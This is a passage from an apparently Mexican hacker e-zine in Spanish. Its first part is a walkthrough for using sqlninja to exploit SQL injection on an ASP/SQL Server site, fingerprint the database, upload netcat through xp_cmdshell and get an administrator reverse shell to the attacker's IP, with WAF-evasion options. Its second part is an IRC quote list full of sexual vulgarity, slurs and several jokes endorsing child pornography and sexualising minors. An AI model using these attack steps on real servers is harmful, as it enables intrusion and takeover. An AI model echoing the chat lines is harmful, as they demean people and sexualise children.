    d/dnstunnel - attempt a dns tunneled shell
    c/sqlcmd - issue a 'blind' OS command
  -f <file> : configuration file (default: sqlninja.conf)
  -p <password> : sa password
  -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
    only)
  -v : verbose output
  -d <mode> : activate debug
    1 - print each injected command
    2 - print each raw HTTP request
    3 - print each raw HTTP response
    all - all of the above
  ...see sqlninja-howto.html for details
```

Ok, esto quiere decir que SQL Ninja está listo, ahora empecemos a utilizarlo, aquí es cuando empieza la acción.

Para este ejemplo voy a utilizar como ejemplo una página a la cual le voy a llamar: www.testme.com. Lo que ocurrió es que al parecer en la página "supplies.asp" el programador no validó correctamente los parámetros que se pasan entre formas o que se mandan llamar a través de GET o POST requests, entonces si yo como usuario mando llamar la página <http://www.testme.com/supplies.asp?name=Cath+Kidston> se despliega correctamente, pero si

mando llamar <http://www.testme.com/supplies.asp?name=Cath+Kidston>' truena la aplicación y me devuelve el siguiente error:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'  
Unclosed quotation mark before the character string 'Cath Kidston';'.  
/includes/dbFunctions.asp, line 170
```

Ok, esto quiere decir que probablemente la aplicación sea vulnerable a SQL Injection, según el mensaje de error dice que el SQL Statement tiene una coma de más, seguramente la aplicación toma lo que hay en el campo name que se pasa por el método GET y le agrega una comilla al final, en términos de programación, seguramente la aplicación está haciendo algo como:

```
select * from tabla where name = ' + [name] + '
```

Lo que probablemente esté haciendo la aplicación es tomar lo que hay en el campo name directamente desde el GET Request y concatenarlo directamente al SQL Statement (sin desinfectarlo), lo cual es un error gravísimo.

Una vez visto esto, lo que hay que hacer es que el SQL Statement funcione bien junto con lo que queramos que nos ejecute, probemos con:

```
http://www.testme.com/supplies.asp?name=Cath+Kidston';--
```

Con lo cual el query teóricamente queda:

```
select * from tabla where name = 'Cath+Kidston';--'
```

Al momento que se manda llamar esa página, se despliega correctamente y no se ve ningún problema, esto quiere decir que el SQL Injection funciona, en caso de que cuando estén probando les pinta dedo y manda errores de ODBC quiere decir que por ahí algo está mal así que pues a buscar la inyección correcta, recuerden que no siempre les va a regresar ODBC errors o errores de http como el 500, cuando eso pase seguramente tendrán que aprovechar un blind SQL Injection lo cual si es un poco más difícil, cuando eso les pase, utilicen los waitfor delay u otras técnicas, en internet hay mucha información sobre eso.

Una vez que tengamos la página y la inyección funcionando correctamente configuremos SQL Ninja, tenemos 2 opciones:

- a) SQL Ninja preguntará los parámetros de la inyección así como otros datos (puerto web, si es por SSL, método GET o POST, etc.) el resultado será el sqlninja.conf
- b) Crear el archivo de configuración sqlninja.conf y hacerlo a mano, la ventaja es que pueden cambiar varias cosas como el tiempo para considerar un timeout, los error messages que devuelve el server por default, los http requests, si al final de la inyección se agregan los "--" para comentar el resto del SQL Statement, etc.

Ok, configuremos SQL Ninja usando la primera opción, si después quieren agregarle más cosas o ajustar parámetros cuando terminemos de configurar SQL Ninja, editemos el sqlninja.conf y listo:

1. Ejecuten `./sqlninja -mt` y le van especificando los parámetros que vaya preguntando
`./sqlninja -mt`

```
Sqlninja rel. 0.2.2
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[-] sqlninja.conf does not exist. You want to create it now ? [y/n]
>y
[+] Creating a new configuration file. Keep in mind that only basic options
    will be generated, and that the file should be manually edited for I
advanced options and fine tuning.
```

Aquí introducen el nombre del host

```
[1/10] Victim host (e.g.: www.victim.com):
> www.testme.com
```

El puerto que se utiliza para web

```
[2/10] Remote port [80]
>80
```

Si se utiliza SSL, en este caso es HTTP

```
[3/10] Use SSL (y/n/auto) [auto]
>n
```

En esta inyección, la estamos haciendo directamente desde el método HTTP GET, también se puede hacer por método POST

```
[4/10] Method to use (GET/POST) [GET]
>GET
```

Escribir la página que es vulnerable

```
[5/10] Vulnerable page, including path and leading slash
(e.g.: /dir/target.asp)
>/supplies.asp
```

Aquí es donde viene lo importante, poner el SQL Injection, en este caso es:

```
[6/10] Start of the exploit string. It must include the vulnerable parameter
and the character sequence that allows us to start injecting commands. In
general this means, at least:
```

- an apostrophe (if the parameter is a string)
- a semicolon (to end the original query)

It must also include everything necessary to properly close the original query,

as an appropriate number of closing brackets. Don't forget to URL-encode, where needed (e.g.: spaces).

For instance, if we consider the following TSQL command:

```
exec master..xp_cmdshell 'dir c:\'
```

and the string to inject is the following:

```
aaa=1&bbb=x';exec+master..xp_cmdshell+'dir+c:'
```

this parameter should look like this:

```
aaa=1&bbb=x';
```

```
>name=Cath+Kidston';
```

Agregamos los demás parámetros después de la inyección para que la página se despliegue correctamente, en este caso no es necesario, lo ponemos vacío

```
[7/10] If you need to add some more parameters after the vulnerable one, put
them here (don't forget the leading "&" sign and to URL-encode where needed).
```

```
e.g.: &param3=aaa
>
```

Hay veces que los hosts "Víctima" estarán detrás de un firewall y no pueden ser alcanzables desde conexiones externas, sin embargo algunas veces, estos hosts protegidos por el firewall permiten todo tipo de conexiones internas hacia el exterior, entonces configuramos SQL Ninja para hacer reverse shells, aquí ponemos el IP a donde queremos que nos devuelva el CMD Shell.

```
[8/10] Local host: your IP address (for backscan and revshell modes)
>XXX.XXX.XXX.XXX
```

Aquí ponemos la interfaz de red que tiene salida al host

```
[9/10] Interface to sniff when in backscan mode
>eth0
```

La siguiente opción es nueva en la versión 0.2.2, esta opción sirve para utilizar técnicas de evasión y que los WAF, Firewalls o IDS no detecten estos ataques, aquí escogemos si se utilizarán o no estas técnicas en este ejemplo no las necesitamos, por lo que las desactivaremos.

```
[10/10] Evasion techniques. Possible choices are:
```

- 1 - Query hex-encoding
- 2 - Comments as separators
- 3 - Random case
- 4 - Random URI encoding

All techniques can be combined, so for instance you can enter "1234" (without quotes). However, keep in mind that using too many techniques at once leads to

very long queries, that might create problems when using GET.

Default: 0 (no evasion)

```
>
```

Ok, terminamos de configurar SQL Ninja, automáticamente comprobará que la configuración sea correcta, para hacerlo, correrá la inyección configurada y además inyectará un waitfor delay de 5 segundos, si la aplicación responde después de 5 segundos, SQL Ninja considera que quedó bien configurado, sin embargo, recuerden que si están en una red muy lenta, y los queries son lentos, el hecho de que se tarde más de 5 segundos no quiere decir que quedó bien configurado, sino que los tiempos de respuesta son lentos propios de una red lenta, así que mejor hagan bien sus SQL Injections y asegúrense que funcionan, si su inyección SQL Ninja detecta que está bien, verán algo como lo siguiente:

```
[+] sqlninja.conf written successfully
[+] Parsing configuration file.....
[+] Target is: www.testme.com
[+] Trying to inject a 'waitfor delay'....
[+] Injection was successful! Let's rock !! :)
```

2. Ahora que si quieren crear su archivo de configuración a mano o hacerle mejoras, solo hay que abrir sqlninja.conf.example, configúrenlo y grábenlo como sqlninja.conf, incluso pueden utilizar el primer método y ya después le hacen los ajustes que consideren necesarios, al final corran: ./sqlninja -mt y verán si quedo bien configurado.

Si por alguna razón SQL Ninja les pinta dedo y les muestra un mensaje como:

```
[-] Warning... the server responded with HTTP/1.1 500 Internal Server Error
    Check configuration, as things might not be working as expected !
```

```
[-] Injection was not successful. Possible causes:
```

1. The application is not vulnerable
2. There is an error in the configuration

Quiere decir que en algo la regaron, así que les recomiendo que traten de correr `./sqlninja -mt -dall` (debug all) y podrán revisar que mandan y que responde el server para tratar de encontrar el problema.

Ahora, ya quedó bien configurado SQL Ninja, ahora lo bueno, ponerlo a funcionar.

Recuerden que esto tiene que llevar un orden, básicamente es:

1. Probar que la inyección funcione (Modo Test -mt)
2. Comprobar configuración del servidor de BD, (Modo Fingerprint -mf):
 - Versión de SQL Server que van a atacar
 - El usuario de la BD con que corre la aplicación (puede ser el SA o algún simple usuario)
 - Permisos del usuario (si la aplicación corre como SA significa que somos administradores)
 - Comprobar que `xp_cmdshell` este habilitado y funcione
 - Tipo de autenticación que utiliza la BD

Ejemplo:

```
What do you want to discover ?
0 - Database version (2000/2005)
1 - Database user
2 - Database user rights
3 - Whether xp_cmdshell is working
4 - Whether mixed or Windows-only authentication is used
a - All of the above
h - Print this menu
q - exit
>a
[+] Checking SQL Server version...
    Target: Microsoft SQL Server 2000
[+] Checking whether we are sysadmin...
    We seem to be 'sa' :)
[+] Check whether xp_cmdshell is available
    xp_cmdshell seems to be available :)
    Windows-only authentication seems to be used
>q
```

Nos dice que la BD es SQL Server 2000, la aplicación utiliza la cuenta SA para conectarse, `xp_cmdshell` está habilitado y se utiliza la autenticación de Windows nada más.

También les puede dar algo así:

```
[+] Checking SQL Server version...
    Target: Microsoft SQL Server 2000
[+] Checking whether we are sysadmin...
    No, we are not 'sa'.... :/
[+] Finding dbuser length...
    Got it ! Length = 8
[+] Now going for the characters.....
    DB User is....: testuser
[+] Checking whether user is member of sysadmin server role....
```

```
You are not an administrator. If you tried escalating already, it might be
it that you are using old ODBC connections. Check the documentation
for how to deal with this
[+] Checking whether xp_cmdshell is available
xp_cmdshell doesn't seem to be available
Mixed authentication seems to be used
```

Quiere decir que es un SQL Server 2000, el usuario no es SA, es un usuario normal, por lo cual necesitaremos hacer bruteforce a la cuenta de SA y además necesitaremos re-crear xp_cmdshell.

3. Después del fingerprint mode, aquí es donde hay que utilizar la lógica, por ejemplo:

- Si el modo fingerprint dice que el usuario que corre la aplicación es SA, no necesitamos hacer bruteforce a la cuenta de SA ni agregarlo al grupo de admins, puesto que ya somos admins y ejecutamos comandos como admin.
- Si estamos como un usuario que no es SA pero pertenece al grupo de sysadmins tampoco necesitamos hacer bruteforce a SA ni elevar privilegios ya que somos admins.
- Puede ser que seamos SA y no podamos ejecutar comandos a través de xp_cmdshell porque se deshabilito o por alguna otra cosa, entonces si hay que tratar de re-crear el stored procedure.

5. Como en este ejemplo se corre el servicio como SA y además el xp_cmdshell funciona, no tenemos que escalar privilegios ni revivir el xp_cmdshell, entonces lo que sigue es subir netcat al server para poder conectarnos al server a través de un command Shell:

```
# ./sqlninja -mu
Sqlninja rel. 0.2.2
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: www.testme.com
File to upload:
shortcuts: 1=scripts/nc.scr 2=scripts/dnstun.scr
>1
[+] Uploading scripts/nc.scr debug script.....
960/1540 lines written
1540/1540 lines written
done !
[+] Converting script to executable... might take a while
[+] Completed: nc.exe is uploaded and available !
```

6. Una vez que ya está arriba netcat, intenté abrir un puerto en el server y conectarme directamente, pero no se pudo, pudo haber sido por cuestiones de firewall o algo:

```
# ./sqlninja --ms
Sqlninja rel. 0.2.2
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: www.testme.com
Remote port: 443
tcp/udp [default: tcp]: tcp
[+] Sending the request to the web server....
[+] Waiting 3 seconds for the remote command to execute...
[+] Trying to contact the remote host...
Could not create socket
```

7. Lo que intenté fue hacerlo al revés, por reverse shell, bajé netcat y lo deje corriendo en una ventana:

```
C:\>nc -l -p 30000
```

Y corrí SQL Ninja en modo reverse shell:

```
Sqlninja rel. 0.2.2
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: www.testme.com
Local port: 30000
tcp/udp [default: tcp]: tcp
[+] waiting for shell on port 30000/tcp...
```

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\SYSTEM32>
```

Lo cual me devolvió un cmd shell con privilegios de administrador en el server, una vez teniendo privilegios de administrador puedes ser el dueño de la caja y hacer lo que se te antoje.

Bien, este fue un breve ejemplo de cómo se utiliza SQL Ninja y cómo podemos utilizarlo para explotar esos SQL Injections que hay en tantas aplicaciones web, también les recomiendo que vean el video lean la documentación del sitio oficial, la aplicación es una herramienta que tiene más opciones y más funcionalidades que se pueden utilizar dependiendo de las necesidades en el momento de estar explotando las vulnerabilidades.

Como conclusión pueden darse cuenta que muchas veces un SQL Injection puede parecer inofensivo, pero si combinado con un mal diseño de las políticas para conectarse a la base de datos y sin una buena configuración (con todo y Firewall) un server puede quedar 100% vulnerable.

Saludos,

Despise

Shouts: deadsector, e2fsck, RM, friends & fuck the rest

Referencias:

<http://sqlninja.sourceforge.net/sqlninja-howto.html>

Despedida

Esta edición se acabó. Como el texto que me chute para la introducción estuvo medio de güeva y colgado, los voy a ilustrar con uno de los más preciados tesoros: Logs de nuestro canal. Ahh! Ese compendio de sapiencia que transpira Raza-Mexicana por nuestros privilegiados poros. Pero esta vez será para exaltar a nuestros miembros más privilegiados en las andanzas del día. He aquí el top 10 de nuestros integrantes:

megaflop

10.- <megaflop> Yield dice ke todo mundo mide 1.90 XDD hasta Nelson Ned.
09.- <megaflop> Alt3kx tu entras? pense ke solo entraban blancos, estas mas feo ke yo, la neta XDD
08.- <megaflop> Si madreo al Yield no faltara kien se meta a madrearme a mi por agandallar un niño XDDDDD
07.- <megaflop> Oye alt3kx ya les exigen a los choferes de pecera corbata, verdad.
06.- <megaflop> Yield nel, el extasis pone cachondo a todo mundo, no solo viejas solo ke las viejas son las ke tienen el hoyo.
05.- <megaflop> Yield aunke te pese respetas jerarkias, te da "algo" ke tu madre te vea fumando, tu mismo lo has dicho, o sino hazte una chaketa en medio de la sala cuando este tu familia en una comida XDDD
04.- <megaflop> Yield te has tiroleado la jeta tu solo? o ya se te acabo el combustible?
03.- <megaflop> Hoy no vino el Yildo vodoke? Se emputo porke en radioactivo leyeron lo de: "Chinga tu madre enano vodoke" Segun ke estaba oyendo el radio en la sala de computo y empezaron a hablar de Vicente Fox y leyeron toda la pagina, y ke se cagaron de la risa cuando leyeron lo de "Chinga tu madre enano vodoke", ahi se termino la sonrisa de Yield.
02.- <megaflop> Mi linux firewall estaba listo para los atakes mas k-rad pero no pudo librar un intento de instalacion de MS-office por mi hermana.
01.- *** Yield was kicked by megaflop (Mande una mentada de madre para ti en la sonda espacial de Marte de la NASA)

Deadsector

11.- <DeadSector> no soy debil. les hago creer que existe igualdad y la libertad que sienten es una ilusion , pero dentro de todos ustedes saben bien que aqui solo mando yo
10.- <DeadSector> yieldo dale una patada en los webos a pepenief. o en las espinillas donde alcanzes
09.- <DeadSector> hoy una vieja me dio un chicle "ice breaker" . es ovio que quiere que le repuje los frijoles
08.- <DeadSector> tengo mi tatuaje de w2k forever y una corazon con una serpiente tirando lumbre por la voca. es mas que suficiente
07.- <DeadSector> yieldo no puede tener hijos. la madre naturaleza nunca comete el mismo error 2 veces
06.- <DeadSector> pique tu que amas el arte de las pendejadas. recomienda un mail bomber
05.- <DeadSector> estara alt3kx agarro de rejas gritando ' guardia! guardia! hay un error! soy criminal de cuello blanco. me metio con los tierrozos!!! ayuda !!!!! sucks rulz man!!! que pasion!!!!??

04.- <DeadSector> pero me dieron ganas de instalar un juego. no me decidia entre dukenuckem y suse. decidi probar suse
03.- <DeadSector> y quieres que tu awelita te cosa el ano con hilo dental para recuperar tu inocencia?
02.- <DeadSector> solo entre a saludar a los amigos y uno que otro cabron que no quiero mencionar pero su nick empieza con Y y termina con ield
01.- <DeadSector> hoy checando logs de webserver de chamba me di cuenta de que un cabron hizo brute force al ftp hace 3 meses. despues de una larga investigacion me di cuenta que fui yo

Neuro

10.- <neuro> por eso ver a fatal es tan cultivante, es una mezcla entre todo eso y un ronin <Yield> de hecho maneja igual que DeNiro en ronin
09.- <neuro> Es ke un escuadron de nerds en ala delta si asusta
08.- <neuro> Nombre yield en tu escuela pura gente famosa, nomas falto ke de ahi se graduara el mago frank
07.- <neuro> pinche seleccion aun ke jugara contra la barra de caricaturas del 7 haria el ridiculo
06.- <neuro> Esta es otra, una de las viejas ke sale es de tu tipo, prieta asfaltosa de tetas grandes
05.- <neuro> Ya me imagino los submarinos guatemaltecos, una pinche chalupa de cabeza
04.- *** Client exiting: Yield - Local kill by Neuro (y tu ke pedo, engendro de chihuahueño)
03.- <neuro> a menos de ke avientes birotos envenenados y vendas el linux con el antidoto dudo que alguien se pare a comprarlo
02.- <neuro> o tener un romance express con un kleenex XD
01.- <neuro> "Sr. Z, hico la tarea?" "No profe, pero me hize una puñeta pensando en rosio, de menos pongame la mitad"

Yield (Nota Editorial: Dada la sarta de barrabasadas que la rata tiende a decir, decidí hacer un Top 69 de sus guarradas)

69.- <Yield> no te he enseñado nada pero te puedo enseñar una cosa importante nunca trates de meterle o ganarle a fatal en una pelea argumentativa
68.- <Yield> raw como cuates, no te sientes mal a veces que nunca dices nada durante horas y cuando por fin baluceas algo son puras pendejadas?
67.- <Yield> para que certificarme si con ser miembro de algun GUL macuarro tengo mi futuro asegurado.
66.- *** Client exiting: Espeis - Local kill by Yield (oh tlaloc acepta este mico como ofrenda y sacia tu furia nocturna.)
65.- <Yield> Como kisiera ke entrara el pinche Kr0np o el Topo para mostrarles mi aprecio a base de humillaciones y gritos
64.- <Yield> me cae que hasta te regalo una del men's XD le digo que te coja quedito por si te duele <megaflop> tu si sabes como tratar a los amigos
63.- <Yield> Si denisse marker diera esa clase de noticias si la usaba para masturbarme
62.- <Yield> Juro que el dia que me vaya hare un paste de nick-nombre_real de todos
61.- <Yield> *COMPARTIR ESTE ARCHIVO AL MENOS 5 DIAS !!! * * NO SEAS RATA !!!!!!!!!!!!! * <Yield> y ke pasa si soy rata natural?
60.- <Yield> kuk es como esos pinches duendes mitologicos inquietos que deben estar refundidos en una caverna sin ser despertados

59.- <Yield> hoy estaba pensando en nuestra actitud con los demas, si bien somos un poco odiosos, culeros y malditos (fatal), siempre que alguien llegaba al server o al canal y preguntaba algo 'coherente' le ayudabamos.

58.- <Yield> y les hice ver al mazatleco y a los taputios el entrenamiento ke me haz dado en Arena, les rompi su debil himen y los hice sangrar mucho

57.- <Yield> mi vida es tan frustrada como la del fantasma del espacio y fatal es como el puto insecto gigante por que siempre esta recordandomelo

56.- <Yield> ay viejo si tu te metieras una canica en el ano por cada amenaza que te han proferido ya parecerias salamandra cargada

55.- <Yield> Nel a mi me dejaron solo desde el sabado y no le he dado tregua a mi miembro

54.- <Yield> hazme una chaqueta y te pago en lacteos

53.- <Yield> voy a buscar el telefono del dickface super shit assbrain pr0 security chief office semimanager cool coder de kaspersky para rolarselo al viejo y que les compre

52.- <Yield> puto viejo, pa' ke corres, son tus tetas las que deseo

51.- <Yield> Mi pene esta ke truena por vaciarse y tu haciendome perder el tiempo

50.- <Yield> pescabas ajolotes con el ocico, yo te converti en algo mas decente

49.- <Yield> Pinche Mega, todo por tus meetings

48.- <Yield> a mi ya me duele la cabeza, pinches escuincles parece que anoche llovio yumbina

47.- <Yield> yo no participo si no hay pedofilia de por medio

46.- <Yield> Si lo logro kiero decirles a mis nietos "Yo me cardee una voodoo"

45.- <megaflop> vamos a hooters <Yield> ya deben haber puesto /kline rata

44.- <Yield> capaz que te dice que instales msn a cambio de que te la oxide a mamadas

43.- <Yield> pero ya kiero ver como se derriten cuando uno se la sacude en las narices, ahi hasta lo fresa se les baja al hoyo

42.- <Blood_Ove> como que una hackercilla? chavas ke les gusta la madre esta y estan buenas? <Yield> oh Dios!! apiadate...

41.- <Yield> Te reto a una carrera alrededor del mundo montado en un pepino el ganador se keda con neuro y psy

40.- *** Client exiting: Kukulkan - Local kill by Yield (<Kukulkan> siempre las mujeres me tocan con carro <-- pero todas se parecen a hillary swank y con pito)

39.- <Yield> <alt3kx> deja voy a .uk tengo mis logs alla lejos <--aja si. y yo guardo mis .mdb en www.nasa.gov/home/yield

38.- *** Client exiting: KuKulKan - Local kill by Yield (ay tu y tus pinches chistes de sensacional de ingenieros)

37.- <Yield> Acabo de tirar una cacota ke no mamen, aun tengo parados los pezones

36.- <Yield> Aguascalientes mis miados...

35.- <Yield> Es moralmente malo si me la jalo en la oficina?

34.- <Yield> Mejor me chingo a un puto de nativitas pensando ke eres tu

33.- <Yield> Pablo tu ke sabes de caguamas, solo tomas danonino

32.- <Yield> En la escuela tambien me dicen rata

31.- <Yield> No me dejaras sentir tu gran y venudo miembro rozando con mi ano?

30.- <Yield> invoco al viejo en modo de ataque y pongo mis webos boca abajo como trampa magica

29.- <Yield> <alt3kx> no mamen me da miedo tratar con adicts :X <--eso me dara razon de reir por los prox. 2 meses

28.- <Yield> me duelen los webos, me exigen los descreme.

- 27.- <Yield> A veces pienso ke soy ogt, luego veo a Fatal y me digo "o cuan bondadoso eres pekeño"
- 26.- <Yield> Una vez mas anuncio con agrado ke tape el excusado
- 25.- <Yield> No mames, a mi se me para nomas con ver el World trade center
- 24.- <Yield> Yo keria ser piloto, pero estoy enano =(
- 23.- <Yield> Nel, a mi me deskinto un marino jarocho
- 22.- <Yield> Megaflop deja de dedearme
- 21.- <Yield> RaW le pondras ofrenda de dia de muertos al feto que mataste?
- 20.- <Yield> Mis nalgas son ahora el HQ de cientos de personas...
- 19.- <Yield> por estar aki corro el riesgo de morir aplastado por una rama de árbol, lo ke... dada mi estatura, te ha de hacer mucha gracia Fatal
- 18.- <Yield> Mmm, dime cosas sucias papacito... me estoy humedeciendo
- 17.- <Yield> No me limpie bien la cola en la tarde y huelo a caca
- 16.- <Yield> pinche kuk tiene mas fracasos que lorena herrera
- 15.- <Yield> No mames Fatal, nomas de fijarme como te mira cuando le das la espalda hasta a mi me dan ganas de cogerte
- 14.- <Yield> ganale a esta, abre grande antes de que babee
- 13.- <Yield> si vieras como me kisiera cojer a Sheila en el centro de computo, azotarla contra un monitor y morderle las nalgas, pero ni pez, no puedo =(
- 12.- <Yield> Megaflop tragate mi caca caliente y aguada
- 11.- <Yield> y una lolita de preprimaria se hecho una coreografia con lo que decian era un Bo a escala estuvo muy fetichista para mi, ya le iba a gritar 'chikita ponme mis putazos'
- 10.- <Yield> Erecciones sin calzon rulz XDD
- 09.- <Yield> Me estimulo los pezones, la humedad de mi ano es valor agregado
- 08.- <Yield> Se la mame a un traseunte por 2.50
- 07.- <Yield> que pinche adictivo es el olor a caca, me gusta estarme picando el culo para despues olerme el dedo
- 06.- <Yield> Y hoy se me ocurrio ir de pants asi ke imaginate mi pavor al ver ke se me paro XDDD
- 05.- <Yield> Contigo o sin ti siempre me unto Vaporub en el ano
- 04.- <Yield> pues tu no se, pero yo si soy demasiada hembra para esos niños
- 03.- <Yield> La lombrizita de mega y el arbolon del ninja dandome por el culo r0x
- 02.- <Yield> esta decidido, mañana me hago puto.
- 01.- <Yield> ay dios...salio pedo con caldillo SOCORRO

Y con ustedes, el resto del staff: (Es que no tenía más evidencia de sus salvajadas, por eso se quedaron sin Top 10)

<dex> Fatal, no hablaba porque si decia algo tu siempre salias con alguna mamada, me dejaste traumatado por un tiempo hasta que me revele

<dex> <DeadSector> dex que es lo que fatal hacia muy bien? <-- Ilusionar a cualquier persona a hacer su pistola de utilidad.

<dex> Maldicion, ya me converti en un engrendro de fatal <Yield> por que te estas convirtiendo en su reemplazo

<KuKulKan> ya no puedo hacerle chistes a mi vieja sobre sus genitales

<KuKulKan> Pinche Yield, no crei jamas decir esto, pero extrañaba tu mezquina presencia.

<KuKulKan> aun recuerdo cuando trovalz pensaba que la virginidad era con una tapa de nescafe

<psychicTV> Su jefa ha de usar el procesador para tostar tortillas.

<psychicTV> te exito esa idea de mi ano peludo y jugoso verdad?

<psychicTV> ingeniero? yo deje de estudiar esas cosas hace dos años, al ver la vida de kuk graduado y trabajador me dieron ganas de volarme los huevos

<psychicTV> no seas joto y bésame
<Trovalz> Y le dijo tu no pierdes el hymen.sys hasta que te cases cabrona =(
<Trovalz> Yield se sigue impresionando con cascabeles =P
<alt3kx> terrateniente=tierraz=tierrozo=yield= hombre ke trabaja la tierra !
<alt3kx> shell gob teens de cuando whiteline Own sucks! naco tierrozo :X
<alt3kx> sepa pero esta chido :X como me enferman esass madres pero me laten un chingo ! las cachirulas no me gustan ya pasaron de moda Teens rul3z porno infatil rul3z
<alt3kx> cuando no te sale el semen estas bajo presion, pero luego solo arrimas el camaron en el metro te vienes en chinga!!1 :X
<Extra> mendigo Enanopitekus
<Extra> te catafixio el MSN de mi hermana por pornografia Infantil xD
<Extra> Fatal si tienes hijas me prometes tomarles fotos desnudas desde los 12?
<Vlad> Alguien tiene delphi 5 instalado? <Xytras> yo, en casa. o era 7? sepa, todos son iguales. para batir mezcla una espatula o una pala es lo mismo *** Xytras (xytras@sith.raza-mexicana.org) Quit (User is permanently banned (no reason)
<Vlad> no te lo dijo tu jefecita? <Cy> no tengo jefesita <Vlad> ni yo <Vlad> cojemos?
<Vlad> Yield, que pena molestarte en tu tan educativa platica, pero, DONDE CHINGADAMADRE ESTA TU PUTO Y TIERROZO ARTICULO DE SHIT?
<Vlad> me humedezco cuando fatal habla asi
<Vlad> El desmadre que tiene Neo en su cuarto me recuerda mucho al cuarto de Fatal XDD
<Vlad> <dex> y porque ese imbecil tenia mi correo <-- la sangre llama XDDDD
<Vlad> che fatal, cuando sea grande quiero ser de carrillozo como tu, eres mi maximo
<Xytras> yo veia vida tv solo por galilea, dios sabe que mis mejores puñetas han llevado su nombre e imagen
<Xytras> de seguro frente a todos estabas mordriendote la lengua, decias: permiso voy al baño y ahí sacabas todo te parabas frente a espejo a decir idioteces
<Xytras> alguien dijo alguna vez: como le haces para decir tantas pendejadas y la respuesta fue: me levanto temprano
<Yo_Soy> a quien le han estimulado la prostata mientras esta recibiendo un fellatio ? lanzaran chorros de semen
<pablo> Por que sera que Yo_Soy se preocupa mucho ultimamente por su pito ?

Mención honorífica, a la que considero quizás la mierda más cagada que he leído en 9 años de permanencia en el canal de Raza-Mexicana:

AcidGum

<AcidGum> Si me vengo en la boca de la mama de Nauj seria como meterle 50 pesos de chicles en la boca XDD

Con esto me despido señores, mandando un saludo a quienes estuvieron involucrados directamente en alguna ocasión con el equipo a lo largo de 10 años.

AcidGum, Dr_fdisk^, DeadSector, He|io, KuKulKan, Nahual, nauj, Yo_Soy, alt3kx, megaflop, Yield, neuro, xDAWN, PabloJuan, RaW, Extraterrestre, psychicTV, 12r, Kronp, rey_brujo, a_d_mIRC, Despise, Espeis, Darko, Trovalz, Xytras, Vlad, Dex, Pix, Radikall, DarkSide,

Data_gate, Freeman, Wireless, SufferBoy, dr-Seuss, Krakon, SatMex, AloneX, Aztech, Pique, Netxing, Mariscal, Hollywood, La Raza y varios más.

Si tu nombre no salió aquí, no fue porque me cagaras la madre. No salió o porque se me olvidó o porque hay pendejazos que de plano nomás son unas putas cucarachas de mierda (Saluditos a Coatzacoalcos!) y no valía la pena mencionarlos.

Y recuerden niños. La E-Zine no la hace Raza-Mexicana, la hacemos todos. Así que antes que empiezan con su "Pssss chialet's man'to, pinchi revista está bien riti harto chafa, mi cai", mejor pregúntense como podrían ustedes mejorarla, los artículos e ideas que ustedes, nuestros lectores, puedan aportar para esta organización, se publicaran para el beneficio de la comunidad. Así que empiecen a redactar alguna vaina para la próxima y esperamos que la siguiente E-Zine sea mejor con su ayuda. Saludos.

Fatal

Staff Raza-Mexicana

Salva una vida, di no al socialismo